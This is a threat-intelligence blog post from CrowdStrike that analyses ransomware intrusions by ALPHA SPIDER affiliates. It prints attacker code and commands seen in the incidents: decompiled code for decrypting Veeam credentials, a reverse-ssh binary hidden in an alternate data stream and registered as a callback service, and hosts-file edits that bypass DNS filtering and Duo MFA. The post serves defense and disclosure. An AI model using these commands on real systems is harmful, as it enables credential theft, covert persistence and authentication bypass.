

The Anatomy of an ALPHA SPIDER Ransomware Attack

By Jean-Philippe Teissier

Archived: 2026-04-05 14:17:08 UTC

- ALPHA SPIDER is the adversary behind the development and operation of the Alphv [ransomware as a service \(RaaS\)](#).
- Over the last year, ALPHA SPIDER affiliates have been leveraging a variety of novel techniques as part of their [ransomware](#) operations.
- CrowdStrike Services has observed techniques such as the usage of NTFS Alternate Data Streams for hiding a reverse SSH tool, exploitation of multiple vulnerabilities associated with a GNU/Linux-based appliance for initial access and privilege escalation, and bypassing DNS-based filtering and [multifactor authentication \(MFA\)](#) by tampering with network configuration files.
- Affiliates of ALPHA SPIDER are still conducting successful ransomware operations against victims, and this adversary remains a clear and present threat to any organization.

Over the last two years, CrowdStrike Services has run several [incident response \(IR\) engagements](#) — in both pre- and post-ransomware situations — in which different ALPHA SPIDER affiliates demonstrated novel offensive techniques coupled with more commonly observed techniques. The events described in this blog have been attributed to ALPHA SPIDER affiliates by CrowdStrike Counter Adversary Operations.

Alphv ransomware-as-a-service, which first emerged in December 2021, is notable for being the first written in the Rust programming language. The Alphv RaaS offers a number of features designed to attract sophisticated affiliates, including ransomware variants targeting multiple operating systems; a highly customizable variant that rebuilds itself every hour to evade antivirus tooling; a searchable database on a clear web domain and the adversary's dedicated leak site (DLS), which enables visitors to search for leaked data; and a Bitcoin mixer integrated to affiliate panels.

Many of the Alphv affiliates CrowdStrike Counter Adversary Operations has observed have proven adept at encrypting victim virtualization infrastructure. Affiliates have used Linux variants of Cobalt Strike and SystemBC to perform reconnaissance of VMware ESXi servers prior to deploying ransomware.

More information can be found in the CrowdStrike Counter Adversary Operations profile in our Adversary Universe: <https://www.crowdstrike.com/adversaries/alpha-spider/>.

Add the [Adversary Universe podcast](#) to your playlist to join our hosts as they unmask the threat actors targeting your organization.

Chaining Vulnerabilities to Obtain Initial Access and Achieve Persistence

In an IR engagement perpetrated by an ALPHA SPIDER affiliate (subsequently referred to in this blog as Threat Actor 1), the adversary used a combination of two software vulnerabilities to gain an initial foothold within the

target's network. First, Threat Actor 1 leveraged an exploit for the vulnerability identified as CVE-2021-44529,¹ a code injection vulnerability in the Ivanti EPM Cloud Services Appliance (CSA) that affects the CSA Web Server component and allows an unauthenticated user to execute arbitrary code with limited permission (user nobody). A patch was made available for CVE-2021-44529 before the exploit happened on December 2, 2021. Once they were able to run code on the server, Threat Actor 1 used an exploit for the vulnerability identified as CVE-2021-40347,² also known as PwnKit, to temporarily obtain root privileges and add a new UID 0 ("root") account to the system. At this point, Threat Actor 1 installed a `reverse-ssh`³ executable to connect back to their server. The `reverse-ssh` was periodically executed by the local Cron daemon to achieve persistence on the compromised system.

See this blog for more information about hunting for PwnKit: [Hunting pwnkit Local Privilege Escalation in Linux \(CVE-2021-4034\)](#).

Noisy Network Discovery and Credential Access

After getting an initial locally privileged foothold into the target network, Threat Actor 1 in the same engagement performed extensive network discovery activities. Threat Actor 1 downloaded Nmap, the infamous network scanning tool, plus additional Nmap scripts. Using Nmap,⁴ the threat actor conducted system and services discovery and made use of specific Nmap scripts to perform a targeted vulnerability scan of the target's network.

Following this scan, Threat Actor 1 attempted to use `mitm6`⁵ and `responder`,⁶ two offensive security network tools, to gather additional credentials. According to their respective authors, `mitm6` is a "pentesting tool that exploits the default configuration of Windows to take over the default DNS server" and `responder` is an "LLMNR, NBT-NS and MDNS poisoner." Threat Actor 1 also attempted to exploit the vulnerability identified as CVE-2021-21972.⁷ CVE-2021-21972 is a remote code execution vulnerability in a vCenter Server plugin, which a threat actor may exploit to execute commands with unrestricted privileges. Later during this attack, Threat Actor 1 also installed `masscan`⁸ on the compromised CSA server to perform additional network reconnaissance activities.

Hunting for Veeam Credentials

In the same IR engagement, Threat Actor 1 targeted the Veeam backup utility⁹ after performing their initial lateral movements. Veeam user account credentials are a target of choice for ransomware-oriented threat actors that often delete system backups prior to executing their ransomware payload. In this particular engagement, Threat Actor 1 attempted to use `KoLoVeeam` (also known as `veeam`) over Windows Remote Management (WinRM) protocol to extract and decrypt stored credentials.




Figure 1. Example of KoloVeeam execution detected by the CrowdStrike Falcon® platform (click to enlarge)

KoloVeeam is a simple tool that extracts and decrypts user credentials stored in the VeeamBackup database.

```
Main(string[]): void x
1 // veeamp.Program
2 // Token: 0x06000002 RID: 2 RVA: 0x00002090 File Offset: 0x00002090
3 private static void Main(string[] args)
4 {
5     string connectionString = "";
6     foreach (string text in Directory.GetDirectories("c:\\program files\\microsoft sql server"))
7     {
8         bool flag = text.IndexOf("VEEAM") != -1;
9         if (flag)
10        {
11            string text2 = text.Split(new char[]
12            {
13                '.'
14            })[1];
15            connectionString = string.Concat(new string[]
16            {
17                "Server=",
18                Environment.MachineName,
19                "\\.",
20                text2,
21                "; Database=VeeamBackup;Integrated Security=SSPI"
22            });
23        }
24    }
25    SqlConnection sqlConnection = new SqlConnection(connectionString);
26    sqlConnection.Open();
27    using (SqlDataReader sqlDataReader = new SqlCommand
28    {
29        CommandText = "select [user_name],[password],[description] FROM [VeeamBackup].[dbo].[Credentials]",
30        Connection = sqlConnection
31    }.ExecuteReader())
32    {
33        while (sqlDataReader.Read())
34        {
35            Console.WriteLine("user: {0} encrypted pass: {1} decrypted pass: {2} description: {3}", new object[]
36            {
37                sqlDataReader.GetValue(0),
38                sqlDataReader.GetValue(1),
39                Program.Decrypt(sqlDataReader.GetValue(1).ToString()),
40                sqlDataReader.GetValue(2)
41            });
42            Console.WriteLine();
43        }
44    }
45    sqlConnection.Close();
46    Console.ReadLine();
47 }
```

Code 1. `KoloVeeam` decompiled code (click to enlarge)

In this particular engagement, as `Koloveeam` was detected and blocked by the CrowdStrike Falcon® platform, Threat Actor 1 attempted to manually download Microsoft SQL Server Management Studio using the legitimate `certutil` LOLBIN¹⁰ and to decrypt stored passwords using Veeam’s own library, `Veeam.Backup.Common.dll`.




Figure 2. Example of Falcon platform detection of Microsoft SQL Server Management Studio downloaded using the `certutil` LOLBIN (click to enlarge)

After the initial Veeam credential access techniques were blocked, Threat Actor 1 attempted to execute the following code to manually decrypt previously obtained encrypted credentials. This script was originally shared on Veeam R&D forums.¹¹

```
1 Add-Type -Path "C:\Program Files\Veeam\Backup and Replication\Backup\Veeam.Backup.Common.dll"
2 $e = "REDACTED_ENCRYPTED_PASSWORD"
3 [Veeam.Backup.Common.ProtectedStorage]::GetLocalString($e)
4
```

Code 2. Veeam credential decryption PowerShell script (click to enlarge)

In a different engagement, another ALPHA SPIDER affiliate (subsequently referred to in this blog as Threat Actor 2) leveraged the widely available Veeam Credential Recovery¹² PowerShell script (`Veeam-Get-Creds.ps1`) to extract user credentials from the Veeam database.

Hunting for Leaked Credentials

In addition to targeting Veeam, Threat Actor 1 exported the *Terminal Services LocalSessionManager/Operational* logs. Threat actors may export logs like these for various reasons, such as:

- To identify (privileged) user accounts usually logging in to endpoints of interest
- To identify systems within the network to which the adversary may be able to move laterally

- To harvest passwords that may have been mistakenly entered into the username field

```
1 $filter = @{ Logname = 'Microsoft-Windows-TerminalServices-LocalSessionManager/Operational';  
2 StartTime = (get-date).AddDays(-1); ID = 21, 23, 24, 25;};  
3 $events = Get-WinEvent -FilterHashtable $filter | Select-Object TimeCreated, @(Name = "User" ;  
4 Expression = { $_.Properties.value[0] } ), @(Name = "Session ID" ;  
5 Expression = { $_.Properties.value[1] } ), @(Name = "Source Network Address:";  
6 Expression = { $_.Properties.value[2] } );  
7 Write-Output $events | Out-String  
8
```

Code 3. Threat actor exporting *Terminal Services LocalSessionManager/Operational* logs (click to enlarge)

Multiple Defense Evasion Techniques

Hiding Persistence in NTFS Alternate Data Stream (ADS)

The NTFS file system stores data using “streams.” Files have a default unnamed stream where the contents of the file are normally stored. Folders don’t have any default stream. Alternate data streams are additional streams that can be added to an MFT entry. The Windows operating system uses ADSs for different purposes, with one of the most common use cases being the `Zone.Identifier` ADS, also known as the *Mark-of-the-Web* that Windows uses to identify the network source of a file.

In two IR engagements, Threat Actor 1 deployed a `reverse-ssh` executable on several Windows systems in `C:\System` and then hid it in a C volume root directory “.” (MFT entry 5) ADS named “`Host Process for Windows Service .`” Threat Actor 1 then created a malicious service to ensure persistence for their `reverse-ssh` tool before deleting the executable from the initial location.

```
1 powershell -command "& ((Get-Content C:\System -Raw | Set-Content C:\ -Stream 'Host Process for Windows Service'))"  
2 sc.exe create ssh-server binPath= "C:\Host Process for Windows Service -b 1074 REDACTED_IP" DisplayName= "OpenSSH Authentication Server" start= auto error= ignore  
3 net start ssh-server  
4 del C:\System  
5 |
```

Code 4. Malicious ADS and service creation command (click to enlarge)

Threat Actor 1 chose a particularly interesting ADS to hide their malicious executable in, as many tools — including the system `dir` command and common PowerShell cmdlets — would not show an ADS on the root volume, even though these commands would display ADSs on other files and directories.




Figure 3. dir /r displays ADSs on files and directories but not on the root of the volume (click to enlarge)




Figure 4. PowerShell 5.1 Get-Item cmdlet displays ADSs on files but not on directories or on the root of the volume (click to enlarge)




Figure 5. PowerShell 7.4 `Get-Item` cmdlet displays ADSs on files and directories but not on the root of the volume (click to enlarge)

However, like with other ADSs, this specific ADS creation can be hunted for in Falcon platform data by searching for `FileCreate` or `DirectoryCreate` events containing a “.” character in the `FileName` field.




Figure 6. Falcon platform directory ADS creation event (click to enlarge)

Bypassing DNS Filtering and MFA with Network Configuration Tampering

In two separate incidents, ALPHA SPIDER affiliates (Threat Actor 1 and Threat Actor 2) modified the operating system local name resolution configuration file to bypass security measures such as DNS-based filtering or multifactor authentication (MFA).

On Microsoft Windows operating systems, a local name resolution configuration file is located in `C:\Windows\System32\Drivers\etc\hosts`. This local configuration file is used by the system to determine the IP address of a domain name. If an entry is present in the `hosts` file, the system does not perform a DNS request to

resolve the domain name. In one IR engagement, Threat Actor 1 modified the `hosts` file on specific systems to bypass the DNS-based network filtering in place to block access to a well-known file storage website.

```
hosts ×
1 # localhost name resolution is handled within DNS itself.
2 # 127.0.0.1 localhost
3 # ::1 localhost
4 31.216.144.5 mega[.]nz
5 31.216.144.5 *.mega[.]nz
6 31.216.144.6 mega[.]io
7 66.203.125.22 mega.co[.]nz
8
```

Figure 7. Modified Windows `hosts` file to bypass DNS-based filtering (click to enlarge)

In another IR engagement, Threat Actor 2 modified the `hosts` file to deactivate the MFA and single sign-on (SSO) product in place. According to Duo product documentation,¹³ “By default, Duo Authentication for Windows Logon will ‘fail open’ and permit the Windows logon to continue if it is unable to contact the Duo service.” This offensive security technique has been documented since at least 2018.¹⁴

```
1 ipconfig /displaydns
2 cd C:\Windows\system32\drivers\etc
3 dir
4 echo 127.0.0.1 api-445bf635.duosecurity[.]com >> hosts
5
```

Code 5. MFA bypass commands (click to enlarge)

Being Persistent at Exfiltration

In one of the IR engagements, Threat Actor 1 persistently attempted to exfiltrate data using three different methods and tools until they succeeded.

First, Threat Actor 1 attempted many times to use Rclone¹⁵ to exfiltrate data. Threat Actor 1 tried to masquerade the Rclone executable under different system and legitimate software executable names. Examples of such masquerading were to rename Rclone as `svchost.exe` and to copy it to an unusual place or to rename it as `Ivan i ti Cloud Software.exe` (Threat Actor 1’s spelling mistake).




Figure 8. Example of Rclone detection by the Falcon platform (click to enlarge)

Threat Actor 1 then downloaded FileZilla from the legitimate website.¹⁶ FileZilla is freely available FTP software commonly used by threat actors to exfiltrate data over FTP or SFTP; however, this was blocked at the network level.

Finally, Threat Actor 1 downloaded the MEGA¹⁷ client software to exfiltrate data to a MEGA cloud account. Threat Actor 1 used the defense evasion previously mentioned to effectively bypass the DNS-based network filtering that was in place in the victim's network.

Recommendations

ALPHA SPIDER affiliates have demonstrated the ability to perform their operations and act on their objectives in relatively short time frames. Defenders need to acknowledge this fact, invest in a state-of-the-art endpoint protection platform and ensure a proper detection handling process or playbook is in place in their organization. All detections should be thoroughly investigated and responded to in a timely manner to stop breaches.

It is also important to note that threat actors — like ALPHA SPIDER affiliates — have the ability to move to malware-less attacks by leveraging dual-purpose administration tools and legitimate user accounts to perform their malicious activities inside victims' environments. Human threat hunters like those provided by CrowdStrike Falcon[®] Adversary OverWatch[™] help identify this activity to ensure your organization can respond in a time-critical manner.

Conclusion

ALPHA SPIDER affiliates constantly demonstrate the use of numerous offensive techniques, leverage a large tool set — including various vulnerability exploits — and are extremely persistent at successfully exfiltrating data.

However, it does appear that the different ALPHA SPIDER affiliates who performed the actions described in this blog post have no specific operational security (OPSEC) measures in place to avoid being detected. This lack of OPSEC measures gives defenders numerous opportunities to detect and respond to ALPHA SPIDER affiliates' operations, as long as they are able to respond in a fast and effective way in the scenario of an ongoing breach.

Additional Resources

- Download the [CrowdStrike 2024 Global Threat Report](#) for details of key threats and trends that defined the 2023 threat landscape, the adversaries driving this activity and the steps you can take to defend your organization this year.
- Learn more about the adversaries CrowdStrike tracks in the [CrowdStrike Adversary Universe](#).
- Learn about our [threat intelligence and hunting subscriptions](#).
- Experience how the industry-leading CrowdStrike Falcon® platform protects against modern threats. [Start your 15-day free trial today](#).

Footnotes

1. <https://nvd.nist.gov/vuln/detail/CVE-2021-44529>
2. <https://nvd.nist.gov/vuln/detail/CVE-2021-40347>
3. <https://github.com/Fahrj/reverse-ssh>
4. <https://nmap.org/>
5. <https://github.com/dirkjanm/mitm6>
6. <https://github.com/lgandx/Responder>
7. <https://nvd.nist.gov/vuln/detail/CVE-2021-21972>
8. <https://github.com/robertdavidgraham/masscan>
9. <https://www.veeam.com/>
10. <https://lolbas-project.github.io/lolbas/Binaries/Certutil/>
11. <https://forums.veeam.com/veeam-backup-replication-f2/recover-esxi-password-in-veeam-t34630.html>
12. <https://github.com/sadshade/veeam-creds>
13. https://help.duo.com/s/article/1081?language=en_US
14. <https://www.pentestpartners.com/security-blog/abusing-duo-2fa/>
15. <https://rclone.org/>
16. <https://filezilla-project.org/>
17. <https://mega.nz/>

Source: <https://www.crowdstrike.com/blog/anatomy-of-alpha-spider-ransomware/>